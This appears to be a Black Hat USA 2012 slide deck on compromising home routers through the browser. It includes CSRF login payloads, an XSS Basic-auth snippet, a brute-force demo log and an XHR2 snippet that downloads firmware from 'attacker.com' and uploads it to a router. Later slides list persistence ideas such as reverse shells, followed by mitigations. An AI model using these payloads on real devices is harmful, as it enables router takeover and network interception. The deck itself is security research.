





# Gaining Control



# Authentication



# Some do it right...



The screenshot shows a web browser window with the title "Cisco RV180 Setup Wizard" and the address bar displaying "https://192.168.1.1/platform.cgi". The main content area is titled "Router Setup Wizard" and features a progress bar with four steps: "1. Welcome", "2. Check Connection", "3. Configure Router", and "4. Enable Security". The "4. Enable Security" step is currently active. Below the progress bar, the section is titled "Enable Security - Set Router Password". A paragraph explains that the administrative router password protects the router from unauthorized access and advises changing the default settings. It then prompts the user to "Enter a new router password:" and provides two input fields: "Router Password" and "Confirm Password". There is also a checkbox labeled "Disable Password Strength Enforcement" which is currently unchecked. A link with a question mark icon and the text "Learn more about passwords" is provided. At the bottom, a message states "Click Submit to enable security on your new Cisco router." and there are three buttons: "Back", "Submit", and "Cancel".

Cisco RV180 Setup Wizard

https://192.168.1.1/platform.cgi

## Router Setup Wizard

✓ 1. Welcome   ✓ 2. Check Connection   ✓ 3. Configure Router   **4. Enable Security**

### Enable Security - Set Router Password

The administrative router password protects your router from unauthorized access. For security reasons, you should change the router password from its default settings. Please write this password down for future reference.

Enter a new router password:

Router Password

Confirm Password

☐ Disable Password Strength Enforcement

[? Learn more about passwords](#)

Click Submit to enable security on your new Cisco router.

Back   Submit   Cancel





But most don't.

Default Router Passwords - 1 x

routerpasswords.com

# RouterPasswords.com

Select Router Make:  **Find Password**

Manufacturer	Model	Protocol	Username	Password
NETGEAR	RM356 Rev. NONE	TELNET	(none)	1234
NETGEAR	WGT624 Rev. 2	HTTP	admin	password
NETGEAR	COMCAST Rev. COMCAST-SUPPLIED	HTTP	comcast	1234
NETGEAR	FR314	HTTP	admin	password
NETGEAR	MR-314 Rev. 3.26	HTTP	admin	1234
NETGEAR	RT314	HTTP	admin	admin
NETGEAR	RP614	HTTP	admin	password
NETGEAR	RP114 Rev. 3.26	TELNET	(none)	1234
NETGEAR	WARE VERSION 1.04.0	HTTP	super	5777364

www.routerpasswords.com





**2Wire**  
**3Com**  
**Arris**  
**Asmax**  
**Belkin**  
**Cisco**  
**Comtrend**  
**DD-Wrt**  
**DLink**

**Motorola**  
**Netgear**  
**Pirelli**  
**Sagem**  
**Siemens**  
**Thomson**  
**TP-Link**  
**TRENDnet**

[routerpwn.com](http://routerpwn.com)



# Authentication

- Basic Authentication
  - Authorization: Basic  
[username:password]  
(Base64 Encoded)
- Traditional Form POST  
Authentication



# Authentication

## Basic Authentication CSRF

```

```



# Authentication

Form POST CSRF:

```
<form method='post' action='http://192.168.1.1'>  
<input input='text' value='admin' name='username' />  
<input input='text' value='admin' name='password' />  
<input type='submit' value='submit' />  
</form>  
<script>document.forms[0].submit()</script>
```





# Authentication

Even easier if there's XSS in the router UI.

```
<script>  
x=new XMLHttpRequest;  
x.open('GET','http://192.168.1.1/',true);  
x.setRequestHeader('Authorization','Basic  
YWVRtaW46YWVRtaW4=');  
x.send(0);  
</script>
```





# Basic Auth Brute Force



# Basic Auth Brute Force

- Successful login attempts return 200 OK
- Unsuccessful login attempts return 401 Unauthorized, and prompt the user for re-authentication. This gives away the attack, or at least slows it down.
- However...







# chromium

An open-source browser project to help move the web forward.

 Search projects[Project Home](#)[Downloads](#)[Wiki](#)[Issues](#)[New issue](#)

Search

 Open issues

for

 Search[Advanced search](#)[Search tips](#)[Subscriptions](#)

## Issue [21628](#): Security: Should not show basic HTTP auth dialogs for subresource loads, particularly images

3 people starred this issue and may be notified of changes.

[Back to list](#)

Status: Duplicate

Merged: [issue-81251](#)

Owner: [tse...@chromium.org](#)

Closed: May 2011

Cc: [tim@chromium.org](#),  
[erik...@chromium.org](#),  
[al...@google.com](#),  
[cbentzel@chromium.org](#)

OS-All

Pri-2

Type-Bug

Area-Misc

Reported by project member [scarybea...@gmail.com](#), Sep 11, 2009

This is a generic bug affecting all browsers -- but perhaps something we can trivially tighten up in Chrome for a good benefit.

The issue is that many many web apps (Orkut in the case that was brought to our attention) but also Gmail etc. permit the rendering of an `<img>` tag with an arbitrary "src" parameter.

The issue is that if the "src" parameter refers to a resource which responds with a HTTP 401 plus HTTP header indicating basic auth -- the browser will pop-up a little login dialog. This might be abused for phishing as the appearance to the untrained eye would be that the trusted site popped up the dialog.

Comment [1](#) by [lcam...@gmail.com](#), Sep 14, 2009

To play evil's advocate, maybe the sentiment that prompts do not work is misplaced

[Sign in](#) to add a comment



## New Chromium security features, June 2011

Tuesday, June 14, 2011

Labels: [security](#)

### Chromium 13: blocking HTTP auth for subresource loads

There's an unfortunate conflict between a browser's HTTP basic auth dialog, the location bar, and the loading of subresources (such as attacker-provided `<img>` tag references). It's possible for a basic auth dialog to pop up for a different origin from the origin shown in the URL bar. Although the basic auth dialog identifies its origin, the user might reasonably look to the URL bar for trust guidance.

To resolve this, we've blocked HTTP basic auth for subresource loads where the resource origin is different to the top-level URL bar origin. We also added the command line flag switch `--allow-cross-origin-auth-prompt` in case anyone has legacy applications which require the old behavior.

### Chromium 13: Content-Security-Policy support

We added an initial implementation of [Content Security Policy](#), which was first introduced in Firefox 4. You can use the `X-WebKit-CSP` header to experiment with our implementation. We're working with

Search our Blog

Archive

July (2)

Subscribe

 [RSS Feed](#)



Follow

+1

+27



# Basic Auth Brute Force

- Asynchronous JavaScript Resource Requests
- When the file loads, exit out of the script
- 100 attempts < 2 sec

















**black hat**  
USA 2012

# Demo



**black hat**<sup>®</sup>  
USA 2012

Username: admin  
Password: admin

Search Network											
Name Path	Method	Status Text	Type	Initiator	Size Content	Time Latency	Timeline	1.04s	1.57s	2.09s	2.61s
 <b>index.asp</b> http://joseph:joseph@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.60s 1.60s					
 <b>index.asp</b> http://junior:junior@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.62s 1.62s					
 <b>index.asp</b> http://softball:softball@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.64s 1.64s					
 <b>index.asp</b> http://taylor:taylor@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.65s 1.65s					
 <b>index.asp</b> http://yellow:yellow@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.67s 1.67s					
 <b>index.asp</b> http://daniela:daniela@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.69s 1.69s					
 <b>index.asp</b> http://lauren:lauren@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.71s 1.71s					
 <b>index.asp</b> http://mickey:mickey@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.72s 1.72s					
 <b>index.asp</b> http://princesa:princesa@192.168.1.101	GET	(canc...	text/...	brute.html:31 Script	512B 90B	1.74s 1.74s					
 <b>index.asp</b> http://admin:admin@192.168.1.101	GET	200 Ok	text/...	brute.html:31 Script	65.75KB 65.33KB	2.19s 1.76s					
102 requests   116.25KB transferred											
All Documents Stylesheets Images Scripts XHR Fonts WebSockets Other 101 1											





# Exploit & Compromise





# Modifying Firmware

- firmware-mod-kit  
<http://code.google.com/p/firmware-mod-kit/>
- wrt-firmware-tools  
<https://github.com/coolaj86/wrt-firmware-tools>
- dd-wrt  
<http://www.dd-wrt.com/site/index>





How do you install the  
rogue firmware?



# What about CSRF?

- Browser and Flash bugs allowed for CSRF of text files, but it's been patched
- Browsers don't give enough control over HTTP request
- Browsers do not handle binary data in form fields
- JavaScript mangles binary data







**black hat**  
USA 2012

Until...



**black hat**<sup>®</sup>  
USA 2012

Cross-Origin  
Resource Sharing

# HTML

XMLHttpRequest  
Level 2

File API

Blobs





Can we take over an entire network  
by combining JavaScript attacks?









# Yes!



# Steps to deploy firmware

1. Victim visits attack site
2. Attack site instructs victim to access malicious firmware and store it in memory
3. The stored firmware is uploaded to the network device







**black hat**  
USA 2012

# Demo



**black hat**<sup>®</sup>  
USA 2012

# CSRF with XHR2

```
1 function fileUpload() {  
2   x = new XMLHttpRequest;  
3   x.open("get", "//attacker.com/bad_firmware.bin");  
4   x.overrideMimeType("text/plain; charset=x-user-defined");  
5   x.send();  
6   x.onreadystatechange = function() { ...  
7     xhr = new XMLHttpRequest;  
8     xhr.open("POST", "http://192.168.1.1/upgrade.cgi", true);  
9     xhr.withCredentials = "true";  
10    xhr.setRequestHeader("Content-Type", "multipart/form-data; boundary= --x" );  
11    ...  
12    xhr.sendAsBinary(body);  
13  }  
14 }  
15 
```



# See all the code on GitHub!

## dd-wrt-install-tool

<https://github.com/superevr/ddwrt-install-tool>





# Post-Exploitation

- Sniffing (Man In The Middle)
- Propagation via iframe, rogue AP, etc
- Insert payload into all http requests/responses
- Disable Logging
- Pivoting (ssh tunnel, OpenVPN, etc)
- Whatever you need to do to get paid.



# Persistence

- Custom firmware via readily available Linux tools
- Botnet C&C
- Reverse SSH Shell
- Bind Shell? (Why not? We own the router, we own the port forwarding settings)
- Port Knocking Backdoor





  
**black hat**<sup>®</sup>  
USA 2012





What's it all mean?



# Up to date = Vulnerable

- Traditional client side attacks fail if browser and/or third party plugin software is patched.
- With CSFU, the capability only exists in the most modern browsers
- Radical shift in the web-based attack paradigm



# Pros

- Does not rely on browser remaining open once attack completes
- Can propagate deeper into the network
- Better persistence
- Harder to discover
- Immune to anti-virus





# Cons

- So many unique devices out there, when an exploit for Windows is program once and conquer everywhere
- Takes a lot of extra effort and pre-work, compared to Windows malware
- Victims may not be on the latest browsers that support CORS
- If network devices have unique passwords, you may not be guaranteed an exploit



# Mitigation

- Sites from the internet shouldn't be able to access Private IP addresses specified in RFC-5735
- Cross-Origin Resource Sharing should be MORE restrictive
- Cross Site Request Forgery protections on embedded devices



# Mitigation (cont.)

- Automatic updates
- Signed firmware modules
- Treat JavaScript like 3rd party plug-ins like Java or Flash when implemented in the Enterprise
- Heuristics for CSFU





# Overview

- 4 Simple Facts:
  1. Devices on your network have web apps with vulnerabilities
  2. Your web browser allows attack sites to access these devices
  3. Attackers can use CSRF to login to these devices
  4. Attackers can replace the operating system (firmware) of these devices to perform their malicious activities



# On the Shoulders of Giants...

- Hacking Intranet Websites from the Outside - BH2006, Grossman
- CSRF - Yeah, it still works - Defcon 17, McRee, Bailey
- Remote Attacks Against SOHO Routers - BH2010, Hefner
- How to upload arbitrary file contents - [blog.kotowicz.net](http://blog.kotowicz.net), Kotowicz
- And Many Others





# Thank you!

Phil Purviance @superevr / superevr.com

Josh Brashars @savant42

Demo Code:

<https://github.com/superevr/ddwrt-install-tool>





# WRT54GL Errata

- If you upload firmware > 4MB you get the message alert("Upgrade are failed!")
- Comments on the welcome page state “This software should be used as a reference only, and it not intended for production use!”



# Linksys EA2700 Errata

- XSS on auth/unauth portions of site
- Local File Inclusion via Path Traversal Attack
- Source Code Disclosure
- CSRF to change the admin password
- Released April, 2012



# Sonicwall Internet Security Appliance Errata

- Unique CSRF/Password storage scheme
  - Upon login, JavaScript takes your password and combines it with a nonce, and hashes it before sending it over the wire
- Has XSS on unauthenticated pages, allowing the login to be CSRF Brute Forced

